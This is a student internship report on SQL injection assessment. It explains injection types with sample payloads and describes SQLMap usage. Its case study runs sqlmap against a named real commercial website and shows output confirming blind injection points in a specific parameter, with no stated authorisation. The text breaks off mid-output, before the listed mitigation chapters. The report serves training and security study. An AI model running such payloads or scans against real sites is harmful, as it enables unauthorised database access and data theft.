Annexure 1

SQL Injection Vulnerability Assessment

Board Infinity

A training report

Submitted in partial fulfilment of the requirement for the award of degree of

Master of Computer Application

Submitted to

LOVELY PROFESSIONAL UNIVERSITY

PHAGWARA, PUNJAB

From 03/06/2024 to 15/06/2024

SUBMITTED BY

Aman Kumar

12321129

Aman Kr.

Annexure-II: Student Declaration

To whom so ever it may concern

I, **Aman Kumar**, **12321129**, hereby declare that the work done by me on "**SQL Injection Vulnerability Assessment**" from **June 2024** to **June 2024**, is a record of original work for the partial fulfilment of the requirements for the award of the degree, **Master of Computer Application**.


Aman Kumar (12321129)

[illegible]

Signature of the student

Dated: 31/08/2024

Certificate by the Company



BOARD

CERTIFICATE OF COMPLETION

THIS CERTIFICATE IS AWARDED TO

Aman Kumar

for successfully completing Course in

Cyber Security and Ethical Hacking

10-07-2024	BOARD INFINITY	BI-20240710-7915264
ISSUED DATE	ISSUED BY	CERTIFICATE NO.

Acknowledgement

I am profoundly grateful to Board Infinity for providing me with the invaluable opportunity to undertake this SQL Injection Vulnerability Assessment project as part of my summer internship. Their support and resources were critical in allowing me to explore and analyze real-world cybersecurity challenges. The exposure to practical scenarios and access to industry-standard tools greatly enhanced my learning experience and enabled me to apply theoretical knowledge to practical problems.

I would like to extend my sincere appreciation to my mentor at Board Infinity, Sanjeet Mishra Sir. Their exceptional guidance, insightful feedback, and continuous encouragement were instrumental throughout this project. Their deep expertise in cybersecurity not only helped me navigate the complexities of SQL Injection vulnerabilities but also significantly contributed to the quality and depth of my analysis.

My heartfelt thanks also go to Lovely Professional University for their unwavering academic support and for providing a solid foundation of knowledge that underpinned this research. The rigorous coursework and academic resources offered by the university were essential in developing the skills needed to undertake and complete this project successfully.

I am equally grateful to the faculty members of Computer Application at Lovely Professional University. Their advice on research methodologies and their constructive feedback played a crucial role in structuring the report and ensuring that it met the highest academic standards. Their commitment to fostering academic excellence greatly facilitated my progress.

I also want to acknowledge the contributions of my peers and colleagues, whose collaborative spirit and insightful discussions significantly enriched the project. Their support, feedback, and shared knowledge were invaluable in refining the approach and enhancing the overall quality of the work.

Lastly, I wish to express my deepest gratitude to my family and friends for their unwavering support and encouragement throughout this endeavour. Their patience and understanding, combined with their belief in my abilities, provided me with the motivation and resilience needed to complete this project.

This project represents a collective effort, and I am deeply appreciative of all the support and contributions I received. Each of these individuals and groups played a crucial role in the successful completion of this capstone project, and I am sincerely thankful for their involvement.

Table of Contents

DECLARATION FORM **1**

TRAINING CERTIFICATION FROM ORGANIZATION **2**

ACKNOWLEDGEMENT **3**

TABLE OF CONTENTS **4**

LIST OF ABBREVIATIONS **6**

Chapter I: INTRODUCTION OF THE PROJECT UNDERTAKEN **7**

1.1 Objectives of the Project 7

1.2 Importance and Applicability 8

1.3 Scope of the Project 9

1.4 Relevance of the Project 10

1.5 Work Plan and Implementation Part 11

Chapter II: SQL INJECTION VULNERABILITY ASSESSMENT METHODOLOGY 13

2.1 Understanding SQL Injection 13

2.1.1 Definition and Mechanism 13

2.1.2 Implications of SQL Injection 13

2.2 Types of SQL Injection Attacks 14

2.2.1 Error-Based SQL Injection 14

2.2.2 Union-Based SQL Injection 14

2.2.3 Blind SQL Injection 15

2.2.4 Time-Based Blind SQL Injection 15

2.3 Tools and Techniques Used 16

2.3.1 Manual Testing 16

2.3.2 SQL Map 17

2.4 Procedure for Vulnerability Assessment 18

2.4.1 Identification of Input Points 18

2.4.2 Automated Scanning 19

2.4.3 Analysis and Documentation 20

2.5 Case Study: Assessment of www.vestil.com 21

2.5.1 Findings 21

Chapter III: RESULTS AND DISCUSSIONS **30**

3.1 Analysis of Vulnerabilities Found 30

3.1.1 Overview of Identified Vulnerabilities 30

3.1.2 In-Depth Vulnerability Discussion 31
3.2 Mitigation Strategies and Best Practices 32
3.2.1 Input Validation 32
3.2.2 Parameterized Queries 34
3.2.3 Least Privilege Principle 36
3.2.4 Regular Security Audits 37
3.3 Comparison with Industry Standards 39
3.3.1 OWASP Guidelines 39
3.3.2 Industry Standards 41
Chapter IV: CONCLUSION 43
4.1 Summary of Findings 43
4.2 Key Observations 44
4.3 Future Scope and Applicability 45
REFERENCES 47

List of Abbreviations

- SQL - **Structured Query Language**
- DBMS - **Database Management System**
- OWASP - **Open Web Application Security Project**
- SQLi - **SQL Injection**
- XSS - **Cross-Site Scripting**
- CRUD - **Create, Read, Update, Delete**
- API - **Application Programming Interface**
- HTTPS - **Hypertext Transfer Protocol Secure**
- MFA - **Multi-Factor Authentication**
- PDO - **PHP Data Objects**
- ORM - **Object-Relational Mapping**
- RBAC - **Role-Based Access Control**
- ISMS - **Information Security Management System**
- NIST - **National Institute of Standards and Technology**
- ISO - **International Organization for Standardization**
- TLS - **Transport Layer Security**
- TDD - **Test-Driven Development**
- FIP - **Firewall Protection**
- IDS - **Intrusion Detection System**
- IPS - **Intrusion Prevention System**
- HIDS - **Host-Based Intrusion Detection System**
- NAC - **Network Access Control**
- DLP - **Data Loss Prevention**
- SAST - **Static Application Security Testing**
- DAST - **Dynamic Application Security Testing**

Chapter I: INTRODUCTION OF THE PROJECT UNDERTAKEN

1.1 Objectives of the Project

The primary objective of the "SQL Injection Vulnerability Assessment" project undertaken during my summer internship at Board Infinity was to comprehensively analyse and assess SQL Injection vulnerabilities present in web applications. SQL Injection (SQLi) vulnerabilities allow attackers to manipulate SQL queries executed by an application, potentially gaining unauthorized access to the underlying database. The project aimed to:

- Identify Vulnerabilities: Locate SQL Injection vulnerabilities within selected web applications to understand the attack surface and potential risks.
- Classify Vulnerabilities: Determine the different types of SQL Injection vulnerabilities (e.g., Error-Based, Union-Based, Boolean-Based, Time-Based Blind SQLi) and assess their severity levels.
- Evaluate Impact: Analyse the potential impact of each identified vulnerability on the confidentiality, integrity, and availability of data stored in the database.
- Recommend Mitigations: Propose effective mitigation strategies to secure the web applications against SQL Injection attacks, emphasizing best practices in web development and database management.
- Enhance Security Posture: Improve the overall security posture of web applications by identifying weaknesses and implementing robust security measures to prevent SQL Injection attacks.

The project also aimed to provide a detailed vulnerability assessment report to the host organization, Board Infinity, to enhance their web application's security and protect sensitive data from potential attackers.

1.2 Importance and Applicability

SQL Injection is a critical and prevalent security vulnerability that poses significant risks to web applications and databases. The importance of this project is underscored by the following factors:

- Data Breach Prevention: SQL Injection attacks can lead to unauthorized access to sensitive data, including personal information, financial records, and intellectual property. By identifying and mitigating SQL Injection vulnerabilities, organizations can prevent data breaches and protect sensitive information.
- Compliance and Regulations: Organizations must comply with various data protection regulations, such as the General Data Protection Regulation (GDPR), the Health Insurance Portability and Accountability Act (HIPAA), and the Payment Card Industry Data Security Standard (PCI DSS). Identifying and addressing SQL Injection vulnerabilities helps organizations meet these regulatory requirements and avoid penalties.
- Maintaining Trust: Data breaches resulting from SQL Injection attacks can damage an organization's reputation and erode customer trust. By securing web applications against SQL Injection vulnerabilities, organizations can maintain customer trust and ensure the integrity of their digital operations.
- Financial Impact: SQL Injection attacks can lead to significant financial losses due to data breaches, legal liabilities, regulatory fines, and lost business opportunities. This project is crucial for reducing the financial risks associated with SQL Injection vulnerabilities by proactively identifying and mitigating potential threats.
- Broad Applicability: SQL Injection vulnerabilities are common across various industries, including finance, healthcare, e-commerce, government, and education. The findings from this project are applicable to any organization that relies on web applications and databases to conduct business operations and manage data.

This project is applicable to cybersecurity professionals, web developers, database administrators, and organizations that develop or maintain web applications. It provides practical insights into identifying and mitigating SQL Injection vulnerabilities, which are essential for maintaining a robust security posture in the digital age.

1.3 Scope of the Project

The scope of the "SQL Injection Vulnerability Assessment" project included the following activities:

- Assessment of Web Applications: The project focused on assessing selected web applications provided by Board Infinity to identify potential SQL Injection vulnerabilities. The assessment included testing various input fields, such as login forms, search fields, and URL parameters, to identify SQL Injection points.
- Manual Testing and Analysis: Conducted manual testing by crafting specific SQL payloads to test different input fields within the web applications. The manual testing process involved analysing application responses to detect SQL Injection vulnerabilities, such as error messages, unusual behaviour, or unauthorized access.
- Automated Tools and Techniques: Utilized automated tools, such as SQL Map and Burp Suite, to perform comprehensive vulnerability scans and identify potential SQL Injection vulnerabilities. These tools were configured to test for various SQL Injection types, including Error-Based, Union-Based, Boolean-Based, and Time-Based Blind SQL Injection.
- Development of Custom Scripts: Developed custom scripts and payloads to perform targeted SQL Injection attacks, test for less common SQL Injection types, and bypass security mechanisms such as Web Application Firewalls (WAFs).
- Evaluation and Risk Assessment: Evaluated the identified SQL Injection vulnerabilities based on their severity, potential impact, exploitability, and ease of detection. Conducted a risk assessment to prioritize vulnerabilities and determine their overall impact on the organization's security posture.
- Mitigation Strategies and Recommendations: Developed and proposed effective mitigation strategies to address identified SQL Injection vulnerabilities, including input validation, parameterized queries, and proper error handling. The recommendations were tailored to the specific vulnerabilities identified in the web applications.
- Documentation and Reporting: Prepared detailed documentation and reports on the findings, including step-by-step descriptions of the SQL Injection tests performed, screenshots of the testing process, and recommendations for mitigation. The reports were presented to the organization's cybersecurity team for review and further action.

The project scope was designed to comprehensively assess SQL Injection vulnerabilities in web applications and provide actionable insights for improving web application security. The scope was carefully defined to ensure a thorough and systematic vulnerability assessment, leveraging both manual and automated testing techniques.

1.4 Relevance of the Project

The relevance of the "SQL Injection Vulnerability Assessment" project is highlighted by the following points:

- Prevalence of SQL Injection Attacks: SQL Injection remains one of the most common and dangerous web application vulnerabilities. According to the OWASP Top Ten security risks, SQL Injection has consistently ranked as a high-priority threat, underscoring the need for robust vulnerability assessment and mitigation strategies.
- Real-World Implications: SQL Injection attacks have been responsible for some of the most significant data breaches in recent years, affecting organizations across various industries. The project provides practical insights into how these attacks are carried out, enabling organizations to understand their risk profile and take proactive steps to mitigate SQL Injection vulnerabilities.
- Enhancing Cybersecurity Practices: The project contributes to the field of cybersecurity by providing a detailed methodology for conducting SQL Injection vulnerability assessments. The findings and recommendations from this project can help organizations enhance their cybersecurity practices, improve web application security, and protect sensitive data from unauthorized access.
- Educational Value: For students and cybersecurity professionals, this project offers valuable learning opportunities by exploring the technical aspects of SQL Injection attacks, vulnerability assessment techniques, and mitigation strategies. It provides a practical understanding of how to secure web applications against SQL Injection vulnerabilities and reinforces the importance of secure coding practices and input validation.
- Future Applications: The project's findings and methodology can be applied to other types of injection attacks (e.g., Cross-Site Scripting, Command Injection) and extended to different environments, such as mobile applications, APIs, and cloud services. The

project serves as a foundation for future research and development in web application security and vulnerability assessment.

1.5 Work Plan and Implementation Part

The project was implemented in several stages, each designed to ensure a comprehensive and systematic approach to SQL Injection vulnerability assessment:

- ### Stage 1: Research and Preparation

  The initial phase involved conducting in-depth research on SQL Injection, including its various types, techniques, and potential impacts. This stage also included setting up the testing environment, selecting the target web applications for the vulnerability assessment, and configuring the necessary tools and software. A detailed review of existing literature on SQL Injection attacks, best practices, and mitigation strategies was conducted to inform the assessment process.

- ### Stage 2: Manual Testing and Analysis

  In this stage, manual testing was conducted by crafting specific SQL payloads to test various input fields within the web applications. The manual testing process involved identifying input fields vulnerable to SQL Injection attacks, such as login forms, search fields, and URL parameters. Various SQL payloads were crafted to exploit these vulnerabilities, including single quotes, SQL keywords, and concatenation operators. The application's responses were carefully analysed to detect SQL Injection vulnerabilities, such as error messages, unexpected behaviour, or unauthorized access.

- ### Stage 3: Automated Scanning and Tools Utilization

  Automated tools, such as SQL Map, was utilized to perform comprehensive vulnerability scans and identify potential SQL Injection vulnerabilities. SQL Map was configured to test for various SQL Injection types, including Error-Based, Union-Based, Boolean-Based, and Time-Based Blind SQL Injection.

Stage 4: Analysis and Documentation

Once vulnerabilities were identified, each was analysed to determine its severity and potential impact. This stage involved categorizing the vulnerabilities based on their type (e.g., Error-Based, Union-Based, Blind SQL Injection) and assessing their exploitability and potential impact on the organization's security posture. Detailed documentation was prepared for each vulnerability, including descriptions of the testing methods used, screenshots of the testing process, and analysis of the potential impact. The documentation also included recommendations for mitigation and best practices for securing web applications against SQL Injection attacks.

- **Stage 5: Mitigation and Recommendations**

  Based on the findings, effective mitigation strategies were developed to address the identified vulnerabilities. These strategies focused on best practices such as input validation, parameterized queries, and proper error handling. The recommendations were tailored to the specific vulnerabilities identified in the web applications and aimed to enhance the organization's web application security. The mitigation strategies were designed to be practical and actionable, providing clear guidance on how to secure web applications against SQL Injection attacks.

- **Stage 6: Reporting and Presentation**

  The final stage involved preparing a comprehensive report detailing the entire vulnerability assessment process, findings, and recommendations. The report was structured to provide a clear and concise overview of the project's objectives, methodology, findings, and recommendations. It included detailed descriptions of the SQL Injection tests performed, screenshots of the testing process, and recommendations for mitigation. The report was presented to the organization’s cybersecurity team for review and further action. A presentation was also prepared to communicate the findings and recommendations to the organization's management team and stakeholders.

Chapter II: SQL INJECTION VULNERABILITY ASSESSMENT METHODOLOGY

2.1 Understanding SQL Injection

2.1.1 Definition and Mechanism

SQL Injection (SQLi) is a sophisticated cyber-attack vector where malicious SQL code is inserted into a web application's input fields, query parameters, or HTTP headers to manipulate the execution of SQL queries. This attack occurs when user inputs are not adequately sanitized, allowing attackers to send crafted SQL commands directly to the database server.

The attacker’s goal is to exploit vulnerabilities within the application's database interactions, which can result in unauthorized access to, modification of, or deletion of data. The compromised security often exposes sensitive information and can lead to broader system vulnerabilities, potentially allowing attackers to control the entire database server or even the underlying operating system.

2.1.2 Implications of SQL Injection

The implications of SQL Injection attacks are far-reaching and can significantly impact an organization’s security posture. Attackers may gain unauthorized access to sensitive data such as personal identifiable information (PII), financial records, or proprietary business data. This access can lead to data breaches, legal liabilities, and reputational damage. Additionally, SQL Injection can result in data manipulation or loss, affecting the integrity and reliability of the application's data. In severe cases, attackers may exploit the database to gain elevated privileges or execute arbitrary commands on the server, further compromising the entire application and underlying infrastructure. Effective mitigation is crucial to prevent such severe consequences and protect organizational assets.

2.2 Types of SQL Injection Attacks

2.2.1 Error-Based SQL Injection

Description:

Error-Based SQL Injection exploits the error messages returned by the database server to gather information about the database structure. When an SQL query fails or produces an error, the database server may provide detailed error messages that reveal the database schema, including table names, column names, and data types.

Technique:

- Crafted Query: Attackers inject SQL statements designed to generate errors, such as 1' AND 1=CONVERT (int, CHAR (64)) --. This query causes a type conversion error, revealing details about the database's data type handling.
- Information Extraction: By analysing the error messages, attackers can identify database objects, data structures, and other critical details that facilitate further attacks.

Example: An attacker might use error-based SQL Injection to determine the names of database tables or columns, which can then be used to retrieve sensitive data from those tables.

2.2.2 Union-Based SQL Injection

Description:

Union-Based SQL Injection involves using the UNION SQL operator to combine the results of multiple SELECT queries into a single result set. This technique allows attackers to extract data from other tables or columns within the same database, even if those tables are not directly accessible through the application’s normal queries. By injecting UNION queries, attackers can merge data from additional sources into the application's response, effectively bypassing access controls and retrieving sensitive information.

Technique:

- Crafted Query: Attackers inject SQL statements that include the UNION operator, e.g., 1' UNION SELECT username, password FROM users --. This query combines the results of the original query with data from the user’s table.

- Data Extraction: The UNION operator allows attackers to retrieve data from multiple tables or columns, which are then displayed in the application's response.

Example: An attacker might use UNION-Based SQL Injection to extract user credentials from a hidden or protected table and display them in the application's output.

2.2.3 Blind SQL Injection

Description:

Blind SQL Injection occurs when the application does not display detailed error messages or query results. Instead of seeing direct feedback from the database, attackers rely on indirect responses to infer the presence of vulnerabilities. This method involves crafting queries that cause observable changes in the application's behaviour based on true/false conditions. Attackers then use these observations to deduce information about the database.

Technique:

- Boolean-Based Blind: Inject queries with Boolean conditions, e.g., 1' AND 1=1 -- (true) vs. 1' AND 1=2 -- (false). The application’s response helps determine whether the condition is true or false.
- Inference: Based on the application's behaviour or response time, attackers infer details about the database's structure or contents.

Example: An attacker might use Boolean-based blind SQL Injection to determine if a specific user exists in the database by analysing changes in application responses.

2.2.4 Time-Based Blind SQL Injection

Description:

Time-Based Blind SQL Injection relies on the application’s response time to infer the presence of vulnerabilities. Attackers inject SQL queries that include time delays, such as WAITFOR DELAY, to observe the time it takes for the application to respond. By measuring these delays, attackers can infer whether certain conditions are true or false, allowing them to extract information from the database indirectly.

Technique:

- Crafted Query: Inject queries that cause deliberate delays, e.g., 1' IF (SELECT SUBSTRING(@@version,1,1) = '5') WAITFOR DELAY '00:00:10' --. This query delays the response if the condition is met.
- Response Analysis: Analyse the time delays to determine if the injected condition is true, which helps in inferring data or discovering vulnerabilities.

Example: An attacker might use time-based blind SQL Injection to infer the length of a specific database table name by measuring the delay in the application's response.

2.3 Tools and Techniques Used

2.3.1 Manual Testing

Overview:

Manual testing involves a hands-on approach to identifying SQL Injection vulnerabilities by crafting and injecting SQL payloads into input fields and query parameters. This method allows testers to tailor their payloads based on specific application behaviour and logic, offering a nuanced approach to vulnerability detection. Manual testing is particularly useful for discovering complex or non-standard SQL Injection vulnerabilities that automated tools may miss.

Procedure:

1. Identify Input Points: Review the application's interface to locate input fields, URL parameters, cookies, and HTTP headers that interact with the database. These are potential targets for SQL Injection attacks.
2. Craft Payloads: Develop SQL payloads designed to test various injection techniques, including error-based, union-based, and blind SQL Injection. Tailor these payloads to the application's specific query structure and functionality.
3. Submit Payloads: Inject the crafted SQL payloads into the identified input points and observe the application's response. Look for signs of successful injection, such as error messages or unexpected data.

4. Analyse Responses: Review the application's responses for indications of SQL Injection vulnerabilities, such as changes in behaviour, data leakage, or error messages that reveal database information.

Advantages:

- Customization: Provides flexibility to design tests based on specific application logic and observed behaviour.
- Flexibility: Allows testers to adapt and refine testing techniques in real-time based on results.

Limitations:

- Time-Consuming: Requires significant time and effort to manually craft and test various payloads.
- Expertise Required: Demands a deep understanding of SQL and application behaviour to effectively identify and exploit vulnerabilities.

2.3.2 SQL Map

Overview:

SQL Map is a powerful open-source tool designed for automated detection and exploitation of SQL Injection vulnerabilities. It supports a wide range of databases and injection techniques, making it a versatile tool for comprehensive vulnerability assessments. SQL Map automates many aspects of SQL Injection testing, including payload generation, data extraction, and exploitation.

Features:

- Automated Detection: SQL Map automatically identifies SQL Injection points and assesses their severity, reducing the need for manual testing.
- Database Enumeration: Extracts detailed information about the database structure, including table and column names, as well as data.
- Exploitation: Allows for the exploitation of identified vulnerabilities to retrieve or modify data, providing a complete view of the impact.

Usage:

1. Configure Parameters: Set up SQLMap with the target URL and specify injection points and parameters.
2. Run Scan: Execute SQLMap to perform automated scanning and vulnerability detection.
3. Review Results: Analyse the findings reported by SQLMap, including identified vulnerabilities and potential impact.

Advantages:

- Efficiency: Provides a fast and automated approach to detecting SQL Injection vulnerabilities.
- Comprehensive: Supports a wide range of databases and injection techniques.

Limitations:

- False Positives: May produce false positives or miss certain vulnerabilities, requiring manual verification.
- Limited Customization: Less flexibility in customizing tests compared to manual methods.

2.4 Procedure for Vulnerability Assessment

2.4.1 Identification of Input Points

Overview:

Identifying input points is the foundational step in SQL Injection vulnerability assessment. It involves locating all areas within the application where user inputs are processed and passed to the database. These input points are potential targets for SQL Injection attacks, as they are directly exposed to user-supplied data.

Procedure:

1. Survey Application: Examine the application's user interface, including forms, search fields, login pages, and URL parameters, to identify potential input points. Look for areas where user data is submitted or manipulated.

2. Analyze Parameters: Review URL parameters, cookies, and HTTP headers that interact with the database. These can also be targets for SQL Injection if they are not properly sanitized.
3. Document Findings: Record all identified input points, including their locations and potential vulnerabilities. This documentation provides a basis for further testing and analysis.

Importance:

- Comprehensive Coverage: Ensures that all potential entry points are evaluated for SQL Injection vulnerabilities, reducing the risk of overlooking critical areas.
- Targeted Testing: Focuses testing efforts on areas most likely to be vulnerable, improving the efficiency of the assessment process.

2.4.2 Automated Scanning

Overview:

Automated scanning involves using tools and scripts to perform comprehensive and systematic vulnerability assessments. These tools can quickly scan large numbers of input points and parameters, identifying potential SQL Injection vulnerabilities efficiently.

Procedure:

1. Configure Tools: Set up automated scanning tools, such as SQLMap or Burp Suite, with the target URL and relevant parameters.
2. Run Scan: Execute the automated scan to detect SQL Injection vulnerabilities. The tool will systematically test various payloads and techniques across the input points.
3. Review Results: Analyze the results generated by the scanning tool, including identified vulnerabilities and their potential impact. Validate findings to confirm the presence of actual vulnerabilities.

Advantages:

- Efficiency: Provides rapid and extensive coverage of input points, reducing the time required for manual testing.

- Comprehensive: Identifies a wide range of vulnerabilities and attack vectors.

Limitations:

- False Positives: Automated tools may produce false positives or miss certain vulnerabilities.
- Limited Context: May lack the context needed for complex or non-standard vulnerabilities.

2.4.3 Analysis and Documentation

Overview:

Analysis and documentation involve reviewing the results of vulnerability assessments and recording detailed information about identified vulnerabilities. This process is crucial for understanding the impact of the vulnerabilities and providing a basis for remediation.

Procedure:

1. Analyze Results: Evaluate the findings from manual testing and automated scanning. Determine the severity and potential impact of each identified vulnerability.
2. Document Vulnerabilities: Create detailed reports documenting each vulnerability, including the affected input points and any relevant evidence such as screenshots or logs.
3. Provide Recommendations: Include recommendations for mitigating the identified vulnerabilities, such as input validation, parameterized queries, or improved error handling.

Importance:

- Clear Communication: Provides a comprehensive view of the vulnerabilities and their impact, facilitating communication with stakeholders and development teams.
- Actionable Insights: Offers recommendations for remediation, helping to address and resolve identified vulnerabilities.

2.5 Case Study: Assessment of www.vestil.com

2.5.1 Findings

Overview:

The assessment of www.vestil.com involved applying the SQL Injection vulnerability assessment methodology to identify and document potential vulnerabilities. This section presents the findings from the assessment, including visual evidence and detailed descriptions.

Vulnerabilities Identification:


- The process began by identifying query parameters in the Vestil website that could be susceptible to SQL injection.

Attack Techniques:

- Using SQLmap, a series of SQL injection tests were performed to identify and exploit vulnerabilities. The process involved the following steps:


1. **Initial Reconnaissance:**
    - Set a Connection
    - Identified potential injection points using unauthenticated SQL-injection in /product.php?FID=
    - Insert error in their structure using ‘ ” ?

2. **SQLmap Execution:**
   - Command: `sqlmap -u https://www.vestil.com/product.php?FID=1430 --dbs`
     - -u: Specifies the URL of the target page.
     - --dbs: Indicates the database management system.



```
┌──(lucifer㉿lucifer)-[~]
└─$ sqlmap -u https://www.vestil.com/product.php?FID=1430 --dbs
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.8.5#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user
's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not resp
onsible for any misuse or damage caused by this program

[*] starting @ 22:46:34 /2024-06-22/

[22:46:35] [INFO] resuming back-end DBMS 'mysql'
[22:46:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: FID (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: FID=1430 AND 8777=8777

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
